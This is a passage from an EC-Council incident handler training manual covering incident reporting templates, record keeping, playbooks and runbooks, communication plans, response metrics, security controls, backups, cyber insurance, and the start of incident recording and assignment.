**Systems Affected by the Incident**

*Please provide as much detail as possible.*

| | |
|---|---|
| A. Attack sources (e.g., IP address, port) | |
| B. Attack destinations (e.g., IP address, port) | |
| C. IP address of the affected systems | |
| D. Primary functions of the affected systems (e.g., web server, domain controller) | |
| E. Operating systems of the affected systems (e.g., version, service pack, patch level, configuration) | |
| F. Security software loaded on the affected systems (e.g., anti-virus, anti-spyware, firewall, versions, date of latest definitions) | |
| G. Physical location of the affected systems (e.g., state, city, building, room, desk) | |
| *Additional details:* | |

**Users Affected by the Incident**

*Please provide as much detail as possible.*

| | |
|---|---|
| A. Names and job titles of the affected users | |
| B. System access levels or rights of the affected users (e.g., regular user, domain administrator, root) | |
| *Additional user details:* | |

Figure 2.7: Example incident reporting template—systems and users affected by the incident


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**PII Breach Information**

Check all that apply.

| | |
|---|---|
| A. Was any personal identifiable information affected? If yes, then check the below options. | ☐ **YES**<br>☐ **NO** |
| ☐ Name<br>☐ Financial Account Number<br>☐ Social Security Number | ☐ Driver's License<br>☐ Medical Information<br>☐ Others |
| *Other PII details:* | |

*Please provide as much detail as possible.*

| | |
|---|---|
| A. Is there any requirement of Privacy Disclosure notice? If yes, then include a sample notification | |
| B. Estimated quantity of individuals affected | |
| C. Dates of the notification(s) | |
| *Additional notification details:* | |

Figure 2.8: Example incident reporting template—PII breach information


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**Incident Handling Log**

*Please provide as much detail as possible.*

| | |
|---|---|
| A. Actions taken to identify the affected resources | |
| B. Actions taken to remediate the incident | |
| C. Actions planned to prevent similar incidents | |
| *Additional remediation details:* | |

**Incident Reporting Information**

*Complete this section if incident report was system generated.*

| | |
|---|---|
| A. Software package | |
| B. Host ID and location | |
| *Additional system information:* | |

Figure 2.9: Example incident reporting template— incident handling log and incident reporting information


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

*Complete this section if an incident report was submitted by an individual.*

| | |
|---|---|
| A. Full Name | |
| B. Job title | |
| C. Business unit | |
| D. Work phone | |
| E. Mobile phone | |
| F. Email address | |
| *Additional Contact information:* | |

**Incident Contact Information**

| | |
|---|---|
| A. Full name | |
| B. Job title | |
| C. Business unit | |
| D. Work phone | |
| E. Mobile phone | |
| F. Physical location of the affected systems (e.g., state, city, building, room, desk) | |

| | |
|---|---|
| A. Full name | |
| B. Job title | |
| C. Business unit | |
| D. Work phone | |
| E. Mobile phone | |
| F. Physical location of the affected systems (e.g., state, city, building, room, desk) | |

Figure 2.10: Example incident reporting template—incident contact information

## Establish Structured Record Keeping Facilities

Evidence, records, reports, and other sensitive materials are to be kept in a highly secure location. Every organization must possess its own structured record-keeping facility accessible by only authorized IH&R personnel—internal users and employees must not be able to access such a storage facility where evidence is preserved. Accordingly, such a storage facility secures evidence and prevents evidence contamination or damage.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps to establish a structured record-keeping facility for an organization are as follows:

- **Step 1: Create a Record Retention Schedule for the Records**

  A proper record retention schedule will allow the incident responders to determine the period for keeping the records considering the legal and operational requirements. Additionally, it will also assist them to dispose of the out-of-date records periodically.

- **Step 2: Consider Policies and Procedures**

  The organization must consider and implement some specific policies and procedures for maintaining a standard record-keeping facility. The policies must include all the records and its types that should be communicated and implemented across the organization.

- **Step 3: Enhance the Database Facilities**

  The record-keeping facility should be easily accessible by the authorized users. The organization can use indexing parameters such as location, date, time, author, etc. that may differ based on the type of information. For the electronic data and evidence, the organization can use a document management system (DMS) or regulatory information management (RIM) software for keeping and managing the records in a structured and secured manner.

- **Step 4: Perform Compliance Audits**

  The organization must perform regular audits of the record-keeping facility to ensure that it meets the compliance requirements and that old records are maintained and disposed appropriately in compliance with the policies and procedures.

- **Step 5: Destroy or Dispose Old Records**

  The organization should destroy or dispose the records that have attained the end of their life cycle. It will significantly minimize the chances of legal risks, higher storage costs, and audits.

Notably, record and/or evidence storage can be centralized or decentralized, depending on the requirements of each organization; however, a storage facility should possess a structured record-keeping capability. All sensitive material must be organized with an appropriate classification system, such as one involving tokens and tags, to avoid mixing up different records, forms of evidence, or other sensitive materials. For storing sensitive material, incident handlers can use evidence storage bags.

## Establish Playbooks and Runbooks for Incident Response

### Playbooks

Often, organizations encounter similar types of incidents, and the IH&R team addressing events by performing the same repetitive tasks. Though the response actions to such events are not ad hoc, organizations fail to document them. Organizations should develop and implement appropriate IR playbooks for addressing incidents timely.

IR playbooks must be established with a well-defined approach on how to respond to security incidents consistently and enhance the response time. In simple terms, a playbook consists of


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

steps and actions necessary to respond to a particular incident. Playbooks also include business continuity requirements and cover the critical hours of responding to the incident. Playbooks also specify the role of all members—from the IH&R team to the CEO—in securing the organization from attacks. Playbooks must be approved by the management, reviewed, and updated regularly.

IR playbooks will ensure that the IH&R team follows all the steps of an IR plan. Playbooks also help in finding the who, what, and where of the attacks. Determining the who of an attack helps in identifying the targets that are affected. Moreover, playbooks are useful in reducing false positives and containing the incident. They can also be used to automate the IR process.

**An incident response playbook must include the following details at minimum:**

1. List of possible incidents for your organization
2. Roles and responsibilities of the IR personnel
3. IR process steps and workflows for each listed incident
4. Rapid response process using templates and checklists
5. Steps to perform postmortem analysis
6. Lesson Learned

**Runbooks**

Runbooks are often confused with playbooks, but there exist slight differences between them. Runbooks consist of tactical, detailed, and conditional steps on how to perform the specific tasks that are part of the IR plan. These tasks could be conducting a log review, threat containment, database backups, and so on. These tasks can either be a part of a playbook or they can also exist independently.

Runbooks are like a shared database of knowledge and experience from past incidents. They are extremely helpful tools, especially for junior-level analysts in resolving common as well as critical incidents. Runbooks ensure that the IH&R team follows the relevant processes. By implementing effective runbooks, organizations can reduce the need for escalation. Furthermore, runbooks can also be automated, similar to playbooks, to speed up the response process and enhance business continuity.

**An incident response runbook must include the following details at minimum:**

1. Incident summary
2. Escalation process diagram
3. Detailed procedure for IR
   - 3.1 Steps for investigation, including detection and analysis
   - 3.2 Tactical and strategic steps for containment
   - 3.3 Actions for eradication
   - 3.4 Steps for recovery


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Steps for communication
5. Revision history

Both playbooks and runbooks play a vital role in the IR process. The IH&R team can interconnect playbooks and runbooks to achieve repeatable, effective, and measurable response workflows.

## Establish Communication Procedures for Internal Teams and External Groups

### Develop a Communication Plan

Handling security incidents requires proper communication management between the IH&R team, other teams, and the stakeholders. A communication plan is a key component of an IR plan for a useful direction and management to handle a security incident. It assists the organization in making accurate decisions in case of an emergency, sharing critical information, developing relationships, and promoting trust.

Considerations to develop and implement the communication plan are listed below:

- **Plan Must be Considered as a Strategic Initiative**

  Communications from the IH&R team have a significant impact on information sharing, trust building, reaching constituents, and developing different relationships during an emergency or a normal scenario.

- **Must Include a Procedure for Reactive Communication**

  Developing a complete plan for communication will help the IH&R team in incident management, proper information disclosure, maintaining reputation, and consistent messaging.

- **Must Include Below Major Points**
  - Target audience
  - Purpose of the plan
  - Different channels for communication
  - Distribution modes
  - Roles and responsibilities
  - Regulatory and legal requirements
  - Existing policies and processes
  - Internal and external messaging
  - Organizational reputation
  - Stakeholder information
  - Timeliness and accuracy of the communication throughout the lifecycle


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Continuously Test the Communication Plan**

  The communication plan must be tested using simulated scenarios and perform updates as per the requirements, if required.

- **Appropriate Information Sharing with the Constituents, or the Public based on the Scenarios**

  Based on the scenarios, the IH&R team must consider when, where, what, and how the information should be released. This will help in building trust-relationships between the constituency.

- **Plan Must also Consider Media Management as Another Critical Component**

  Set some major strategies specifically to communicate with the media as much of the information can be consumed by the constituencies from the media.

- **Understand and Align Organizational Goals with the Media Goals**

  Organizations must provide media access to the IH&R teams for understanding and explaining the incidents, risks, and technologies and create awareness among the external customers or community.

- **Consider Monitoring Social Media**

  Organizations must frequently monitor social media, including tweets and mentions, as it becomes an important means of communication during any security incident.

A communication plan must include the following components:

| Components | Description |
|---|---|
| **Introduction** | Include a summary of the plan and its goal. |
| **Purpose** | Provide the high-level purpose of the plan and address the challenge or issue it will mitigate. |
| **Scope** | Clearly define the in-scope and out-of-scope aspects of the plan, as well as identify the individuals or groups to whom it can be applied. |
| **Vision** | This is optional. |
| **Existing policies** | Provide existing policies and authorities that may influence communication and the process to align them with the new plan. |
| **History** | Includes previous information such as document version numbers or dates. |
| **Roles and responsibilities** | Include all the roles and responsibilities that are directly or indirectly associated with the communication. |
| **Point of contact** | Mention the specific role or responsibility with their contact information and when and how they can be contacted. |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| **Internal communication** | Include the method of contact, such as email or call, and when to contact the internal stakeholders along with their contact details. |
| **External communication** | Include the method of contact, such as email or call, and when to contact the external stakeholders along with their contact details. |
| **Media management** | Mention the process followed to contact the media sources and provide the details of when, how, and who is responsible for this task. |
| **Messaging** | Provide the details of organizational messaging and its importance during a security incident. |
| **Communication techniques** | Include all information on possible communication techniques and their time of usage. |
| **Review** | Provide a review of the entire communication plan and mention whether there are any changes required and what are the lessons learned. |
| **Training and awareness** | Details of the training and awareness program for the IH&R team, management, employees, and others. |
| **Testing, auditing, and maintenance** | Details of testing and auditing of the communication plan and how it will be conducted such as real-time simulations. |
| **Glossary** | Include a glossary that will assist the reader in a clear understanding of the plan. |
| **Appendices** | Include appendices for any templates, FAQs, charts, or listings. |

Table 2.4: Components of a communication plan

## Communication with External Reporting Bodies

- **Media Communication**

  The IH&R team must handle media relations prudently by considering various policies relating to media communication during and after a security incident. The IH&R team must prepare and place the procedures and policies correctly in response to the media after an incident.

  The following are the guidelines for building an effective media communication plan:

  - Understand the media requirements before the development of any media communications strategy.
  - Develop a set of FAQs for anticipating the interest of the media. The team must be ready with the materials to be provided to the media when required.
  - Use a standard template and distribute it to the internal team members to make them aware of proper responses for managing the media.
  - Take proactive measures, such as discussions or fact sheets, to develop a strong relationship with the media and improve organizational reputation and messaging.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Law Enforcement**

  The organization must contact law enforcement through a specific team or individual in accordance with the agency's procedure. The IH&R team can also appoint one of their team members as a point of contact for law enforcement. The member appointed should be prepared and skilled enough to deal with the agencies and recommend to the team which, when, and how a law enforcement agency can be communicated.

- **Incident Reporting Organizations**

  The organization must develop a policy stating how and who is assigned to report the incidents. The IH&R team can find different ways to report the incidents to the reporting organizations, such as US-CERT, on their official website.

## Establish Incident Response Metrics

IR metrics allow organizations to evaluate how well the incident management operations are being performed against alerts. Establishing proper response metrics can enable management to make the right decisions and achieve final incident management objectives.

- **Key Performance Indicators (KPIs)**

  Key performance indicators (KPIs) are metrics that allow organizations to assess how effectively they can accomplish the objectives of handling incidents. Such metrics include different types of incidents, the duration to handle them, or the duration between incidents. Monitoring KPIs for incident management will aid in detecting and resolving vulnerabilities in advance.

  Some popular incident KPIs are described below:

  - **MTBF:** Mean time between failures (MTBF) is the interval between fixable errors or problems of a technological product. Organizations use it to keep track of a product's stability and availability.
  - **MTTA:** Mean time to acknowledge (MTTA) specifies the amount of time for the incident handler to recognize alerts before initiating an action to address the issue.
  - **MTTD:** Mean time to detect (MTTD) measures the time taken by the team to identify or determine a problem.
  - **MTTR:** Mean time to resolve (MTTR) counts not only the hours spent detecting and resolving an instant issue but also the time spent to ensure the issue would not reoccur; it is considered the most helpful metric among all KPIs.
  - **MTTI:** Mean time to investigate (MTTI) specifies the amount of time the incident handler takes for investigating an alert after recognizing it. It should be as less as possible, or else, the infection spreads to the other systems within a short time span.
  - **MTTC**: Mean time to contain (MTTC) refers to the time taken by the incident handler to identify the whereabouts of attackers or malicious components and thwart their actions before spreading the infections across the network.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Key Result Indicators (KRIs)**

  A key result indicator (KRI) is a metric used by organizations to monitor their progress and achieve their incident handling objectives. KRIs provide a summary of historical performance, support management in collecting data on department's performance, and provide insights into the actions that managers must take to make changes.

  Few common characteristics of KRIs are as follows:

  - They are considered as indicators that appear after the occurrence of an incident.
  - They provide a detailed organizational overview.
  - They are measured on a routine basis: quarterly or monthly.

- **Key Control Indicators (KCIs)**

  Key control indicators (KCIs) are utilized to specify organizational controls and analyze the accomplishment of established incident handling objectives. Before monitoring, incident handlers set specific limitations for controls. The KCIs' responsibility is to confirm that KRIs' recognized risk situation has received proper responses and monitoring. An important part of a KCI is to control verification, which typically consists of improvement, quality assurance, and monitoring activities. A KCI measures the effectiveness of a particular control mechanism, strategy, or procedure.

- **Service Level Agreements (SLAs)**

  Service level agreements (SLAs) are agreements that specify observable metrics such as availability, response, and responsibility between a provider and a client. The identification of more than one effective SLAs for an incident can be tracked during incident management. If any modification is made on the mean or average time for handling incidents, the contracts should be updated between the client and provider.

  **Types of SLAs:**

  - **Service-based SLA**: This type of SLA refers to a situation where every client that contracts for the same service is subject to the same standard SLA.
  - **Customer-based SLA**: This type of SLA refers to a situation where all services provided are tailored to a specific user, several similar customers, or a single corporate unit.
  - **Multilevel SLA**: It combines the service and customer service level agreements and applies to all individuals within an organization at the corporate level. Multiple parameters can be integrated into a single system because of multilevel SLAs, which prevents duplication and inefficiency across various agreements.
  - **Contact-based SLA**: This refers an SLA applicable to a particular user who is part of a service that follows a set of SLAs.

## Evaluate the Current Security Posture

An organization must audit its current security posture before developing an IH&R plan. This will help incident handlers understand the security features employed and their role in protecting


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the organization from attacks. This evaluation will also enable incident handlers to check whether the organization leverages a proven security management methodology.

Under this step, the incident handler should check whether the organization supports efforts to comply with government and industry regulations as well as local and international information security laws. The IH&R team should assess the security of all organizational resources to identify the vulnerabilities, risks, and threats to all system components, including information, public-facing systems, websites, email gateways, remote access platforms, mail systems, DNS, firewalls, passwords, PFT, IIS, and web servers.

The IH&R team needs to answer the following questions while evaluating the current security posture of the organization:

- How secure is the IT infrastructure?
- Did the organization adopt the right cybersecurity strategy?
- Does the organization have sufficient security controls and measures in place?
- What is the measure of breach risk and threat exposure?
- How vulnerable is the organization to the evolving threats and attacks?
- Does the organization have efficient vulnerability management program in place?

Steps involved in evaluating security include the following:

- Security auditing
- Risk management
  - Vulnerability assessment
  - Threat analysis
  - Cyber trend analysis/threat intelligence

## Implement Security Policy, Procedures, and Awareness

One key task while evaluating the current security posture is to implement and check the security policies, procedures, and awareness of employees regarding incident handling.

- **Security Policy**

  Incident handlers are liable for analyzing an organization's assets and accordingly creating suitable security policies. Such policies should help the IH&R team efficiently execute the incident handling process.

  Security policies should address the following:

  - The securitization of sensitive information, systems, networks, devices, and accounts against internal and external attacks
  - The creation and assignment of secure user IDs, passwords, administrator accounts, privileges, access to web servers, databases, and other networking devices


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The logging of network traffic and events from systems, servers, databases, and other networking equipment and the enabling of logs for security solutions, including firewalls, antivirus programs, and IDS
- Responses to potential security incidents, intrusion attempts, attacks, vulnerabilities, and threats
- Proper usage policies for employees who use workstations, email, the Internet, and devices and who handle sensitive information
- Ease of physical access to the building and different resources for the IH&R team
- The creation of regular backups and their storage at an external location

- **Security Procedures**

  An IH&R team should have standard operational procedures (SOPs) for dealing with different types of attacks. The incident handlers will define SOPs and include the specific technical processes, techniques, checklists, and forms the IR team should use during the response process. SOPs should be elaborate and detailed to meet the requirements of the organization. These procedures should help minimize errors, costs, and damages to assets. The procedures should be tested and validated for effectiveness before being implemented in real-time situations.

- **Security Awareness**

  Awareness should be created about incident handling processes among employees, and their roles in the IH&R team should be discussed. Users should also be trained to implement secure practices across their systems, networks, accounts, and data as well as trained on how to cooperate with the IH&R team during and after IR procedures.

## Implement Security Controls

The organization must configure and implement strict security controls in such a manner that they not only safeguard network resources and information but also assists the team in IH&R procedures. As part of these security controls, the organization must limit access to its resources to the minimum required levels.

An organization must implement the following security controls:

- **Administrative Security Controls**

  Administrative security controls are management limitations, operational and accountability procedures, and other controls that ensure the security of an organization. The procedures prescribed in administrative security control ensure the authorization and authentication of personnel at all levels.

  Components of an administrative security control include the following:

  - Regulatory framework compliance
  - Security policy
  - Employee monitoring and supervising


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Information classification
- Separation of duties
- Principle of least privileges
- Security awareness and training

- **Physical Security Controls**

  Appropriate physical security controls can reduce the chances of attacks and risks in an organization. Physical security controls provide physical protection of the information, buildings, and all other physical assets of an organization.

  Physical security controls are categorized as described below:

  - **Prevention controls:** These are used to prevent unwanted or unauthorized access to resources and include access controls such as fences, locks, biometrics, and mantraps.
  - **Deterrence controls:** These are used to discourage the violation of security policies and include access controls such as security guards and warning signs.
  - **Detection controls:** These are used to detect unauthorized access attempts and include access controls such as CCTV and alarms.

- **Technical Security Controls**

  Technical security controls are used for restricting access to devices in an organization to protect the integrity of sensitive data.

  The components of technical security control include the following:

  - **System access controls:** System access controls are used to restrict access to data according to the sensitivity of data, clearance level of users, user rights, and permissions.
  - **Network access controls:** Network access controls offer various access control mechanisms for network devices such as routers and switches.
  - **Authentication and authorization:** Authentication and authorization ensure that only users with appropriate privileges can access the system or network resources.
  - **Encryption and protocols:** Encryption and protocols protect the information passing through the network and preserve the privacy and reliability of the data.
  - **Network security devices:** Network security devices, such as firewalls and IDS are used to filter and detect malicious traffic, thus protecting the organization from threats.
  - **Auditing:** Auditing refers to the tracking and examining of network activities of devices. This mechanism helps in identifying weaknesses in the network.

## Implement a Robust Backup Strategy

Creating a backup strategy is one of the most important tasks of an incident management plan. In case of an incident, backup policies and procedures will save an organization time and money


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

by making it easy for the organization to restore its compromised systems and services. It will also ensure a smooth recovery process in the event of a hard drive failure, malware attack, or natural disaster.

A successful backup strategy must have the following features:

- **Real-Time Off-site Backup**

  A real-time off-site backup indicates data stored in a place away from the original site for safekeeping in the event of a disaster.

- **Scheduled Backup**

  Scheduled backups consistently save data based on a user's requirements.

- **Notifications**

  Notifications provide daily status updates on a backup situation such as whether the backup was successful, unsuccessful, or not run and whether the drive was out of space.

- **Unlimited Space**

  The strategy should ensure that unlimited space is available to backup large amounts of data.

- **Data Availability**

  The strategy must make data available at any time to ensure the retrieval and recovery of lost data.

- **Security**

  The strategy must ensure that transmitted data is encrypted.

- **Guarantee**

  The strategy should mandate a backup provider that guarantees data safety.

Backup policies and procedures differ according to the needs of each organization and industry. An organization must select a backup process that supplements its requirements and ensure that it has multiple copies stored at different locations. Some of the techniques to implement a robust backup strategy are as follows:

- **Create Backup in Multiple Media**

  Using multiple media for creating a backup will add cohesion to the overall backup strategy. This approach enables incident responders quickly access the necessary media for restoring systems and helps prevent any potential failures.

- **Use the Correct Technology for Backup**

  An organization can use multiple backup methods, such as external hard drives, from the various storage options available in the market. Additionally, the organization can also opt for third-party data backup services that offer security and reliability of data backup by scheduling the backups and storing them on a safer storage media.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Store the Backup in Multiple Locations**

  Having only one backup is not enough as it may be damaged or can be misplaced. Hence, the organization must store backups in multiple locations, including on-site and off-site.

- **Maintain Physical Isolation between Multiple Backups**

  There is a high chance of losing data because of reasons such as fire or theft if the backups are all kept in the same location or building. Therefore, the organizations must have physical isolation between their backup copies to avoid data loss. For example, organizations can use an off-site FTP to store backup data.

- **Maximize the Frequency of the Backup Process**

  Organizations must optimize their backup frequency and should perform multiple times a day. The IH&R team can also use the block level incremental (BLI) backup technology to perform quicker and more frequent backups.

- **Automate the Use of Disaster Recovery Runbooks**

  This process will allow the IH&R team to perform the entire recovery process easily. It is best suited for organizations that have multi-tier applications and separate servers where automated runbooks can ensure appropriate recovery at the time of a major security incident or a disaster.

- **Implement a Good Retention Plan**

  As restoration of systems or data is typically performed from the most recent backups, organizations should delete obsolete backup copies. It can help them manage space and reduce backup costs.

- **Make the Backup Files Easily Accessible**

  With proper authorizations, the backup data should be readily available in case of any emergency. The organization can take advantage of the tiered storage system to ensure higher accessibility of the backup data.

## Choosing a Good Cyber Insurance Policy

Cyber insurance refers to a contract between an organization and an insurer to protect related IT assets and infrastructure from different threats and risks. In other words, an insurer ensures that the business of an organization continues after an incident by providing cash to reduce the organization's related financial losses. An organization must therefore select an appropriate insurance policy to insure its assets, data, and other infrastructure to protect themself from any losses that may incur from an incident.

The contract between an organization and an insurer (also called an "insurance policy") determines the premium and contract period (i.e., the period during which the insurer will provide protection or offer compensation if an incident occurs). Although such insurance does not cover whole losses, it will compensate an organization based on the damage and type of incident it suffers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Why Do Organizations Need Cyber Insurance?

Cybersecurity has become one of the most crucial elements of a business owing to organizations' high dependency on technology as well as the increase in cyber threats that can inflict huge financial and reputational losses. Sometimes, organizations will require financial support to cover any damages and may even fail to survive such incidents. Therefore, many organizations collaborate with third-party organizations that claim to offer protection from attacks, as well as provide financial support, in case of any malicious events. An organization must proactively integrate cyber insurance into their IH&R plan.

## What to Look For?

Cyber insurance comes in various forms and offers a wide range of coverage options that allow organizations to select policies that best suit their coverage and premium requirements. Ideally, a business cannot select a single coverage option due to the ever-changing nature of the technology landscape, attacks, and security requirements. Therefore, organizations should select the best of all available options and try to evaluate and renew such options according to changing requirements.

Factors for an organization to consider when choosing a cyber insurance policy include the following:

- Type of data the organization collects or handles
- Current data storage and backup practices
- Risks the organization might face or the requirements of the policy
- Types of incidents the policy covers
- Type and extent of the coverage the policy offers
- The policy's inclusions and exclusions
- Triggers for the activation of the policy
- Cost of an incident
- Coverage of first-party and third-party losses
- Time period required for the incident notification to the insurer
- Budget for cyber insurance

Incident handlers and other security officials should assist management in selecting the best plans based on their requirement and the different forms of coverage offered. The organization should ensure that the insurance policy they select covers all the different types of cybersecurity threats, losses, and investigation-related expenses it is liable to face.

The organization should also consider the processes of filing an insurance claim, notifying reporting authorities, and collecting any evidence and supporting documents required. During the selection of a cyber insurance policy, an organization should ensure that the claim covers:

- Network and connected devices


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Hardware and software assets, including applications, operating systems, and security solutions
- Staff and other human resources
- Reasonable response time for data breach incidents, including recovery and response planning
- Digital assets, including stolen and lost data
- Losses occurring due to third-party systems
- Legal and compliant settlements, as well as includes governmental fines
- Protection from terrorism and cyber extortion
- Business disruptions
- Expenses for IR, recovery, and forensics

## Step 2: Incident Recording and Assignment

After preparation, the next step in the IH&R process is incident recording and assignment. This section discusses the process flow of incident recording and assignment, the incident escalation plan, the ticketing system, and the role of IT support. Notably, incident recording and assignment is the phase in which the incident is noticed.

### Process Flow of Incident Recording and Assignment

Security incidents can be identified by an employee or any monitoring system in an organization. Hence, the incidents identified by the employees can be reported directly to the organization's help desk through any available method such as email, phone call, text message, or automatic alerting system. A help desk will accept such a request from an employee and conduct a preliminary examination to determine whether the employee is reporting a valid intrusion or breach from malicious sources. For example, if the request is a normal service, then they should transfer it to the IT team; in case of an incident, the help desk should create a ticket and send it to the IH&R team for further analysis. If the help desk finds that the incident occurred, it will file a case for further inquiry. Next, it will try to determine whether the incident reflects any previous incidents and conduct further examinations. If the incident is found to mirror a previous one, then the help desk will reopen the previously closed incident and update the incident record. Otherwise, the help desk will record it by collecting information about the incident, such as security alerts and indicators from the IT department. This incident record is sent to the IR department for analysis and validation. If the IR department finds the incident to be valid, then it will immediately assign the IR team for further analysis.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The process flow of the incident recording and assignment phase is outlined in the following figure:





Figure 2.11: Process flow of incident recording and assignment

## Define Incident Escalation Procedures for Employees

The IH&R process should define a proper incident escalation plan or procedure. The defined escalation procedure must satisfy the following objectives:

- Allow victims, customers, clients, and other people to report an incident easily
